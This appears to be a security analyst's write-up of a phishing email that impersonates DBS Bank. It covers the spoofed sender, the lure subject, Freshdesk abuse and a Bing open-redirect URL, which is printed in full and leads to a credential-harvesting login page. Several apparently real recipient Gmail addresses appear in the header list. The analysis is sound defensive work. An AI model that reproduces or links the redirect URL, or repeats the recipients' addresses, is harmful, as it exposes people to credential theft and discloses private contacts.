- **To:** sygold1401@gmail.com, edrictlim@gmail.com, [REDACTED]@gmail.com, doodeedoouk@gmail.com, candrekoma@gmail.com, ceralimxy@gmail.com, ngocongsinhnote3@gmail.com, ching6458@gmail.com, richa.bha@gmail.com, e96193318@gmail.com
- **Delivered-To:** [REDACTED]@gmail.com
- **Date:** 2025-08-25 14:21:54 UTC
- **Return-Path:**
<bounces+us.1.1193463.183532-schdblucbdsiubuicdslbisd=dschbuscdbuyksbcd.freshdesk.com@emailus.freshdesk.com>
- **Message-ID:**
<68ac7182af7d0_1f23f97c2228dac392018fe.sidekiq-frequent-fd-poduseast1-main3-blue-6d4b47dc9c-5sqxl@forward.freshdesk.com>

Analysis Outcome

This EML file exhibits several suspicious characteristics indicative of a phishing attempt:

- **Deceptive Sender Address:** The "From" address displays "||DBS;-LTD" but **the actual email address is schdblucbdsiubuicdslbisd@dschbuscdbuyksbcd.freshdesk.com**. This is a clear attempt to impersonate DBS Bank using a legitimate service (freshdesk.com) for sending, which is a common phishing tactic. The random string in the local part of the email address (schdblucbdsiubuicdslbisd) is also highly unusual for a legitimate sender.
- **Urgent and Deceptive Subject Line:** The subject "Fwd: ^Protect Your Online Payments – Activate DBS Token^" **creates a false sense of urgency and importance, mimicking a security alert from a bank**. The "Fwd:" prefix is often used to make the email appear as if it's part of an ongoing, legitimate conversation.
- **Mass Mailing to Generic Addresses:** The email is **addressed to a long list of generic gmail.com addresses, which is typical of a broad phishing campaign rather than a targeted communication** from a bank.

Analysis Outcome

- **Misleading Content and Call to Action:** The email's primary content is designed to look like a bank notification about an expired token, urging the recipient to "Verify & Activate" via a link. However, the underlying HTML also contains promotional content for "SHEIN", suggesting a compromised template or an attempt to blend in with other marketing emails.
- **Malicious Redirect URL:** The most critical finding is the embedded URL:
`https://www.bing.com/ck%2Fa%3F%21%26%26p%3D48e804739373f396073256f6341766d168f7af0586973a85382511d2e5cf689bJmItldHM9MTc1NTgyMDgwMA%26ptn%3D3%26ver%3D2%26hsh%3D4%26fclid%3D198baeb8-7ce5-680f-0ecb-bb4c7d7369d5%26u%3Da1aHR0cHM6Ly9hZnJpY2Fqb2JhZ2VuY3kuYmovbG9naW4v%26ntb%3D1?SAdl=c3AGM8p&lBtXq=71ghe6mQe&3L7M=ydAhGtMe24&WdqrO=6jH1pr&O9LV=rR6i7qQBTMa&PjqC=sHoAN41&ZpONm=Hw4lyWjdgBOY5&HpkO=QJgYGYvVLOo&Oes=eitbWyrIpT&YGKL=TJJfxhcEni&kGze=eeRd8t&tDe1d=6qxqff/`. **This URL uses [bing\[.\]com](https://www.bing.com) as an open redirector to hide the true destination. The decoded final destination is [https://africajobagency\[.\]bj/login/](https://africajobagency[.]bj/login/).** This domain is completely unrelated to DBS Bank and is likely a phishing page designed to steal credentials.
- **Abuse of Legitimate Services:** The SPF and DKIM records pass for freshdesk.com, indicating that the email was sent through Freshdesk's infrastructure. This suggests that the attackers are either abusing a compromised Freshdesk account or exploiting a vulnerability in the platform to send these phishing emails.

In summary, this email is a sophisticated phishing attempt

Thank You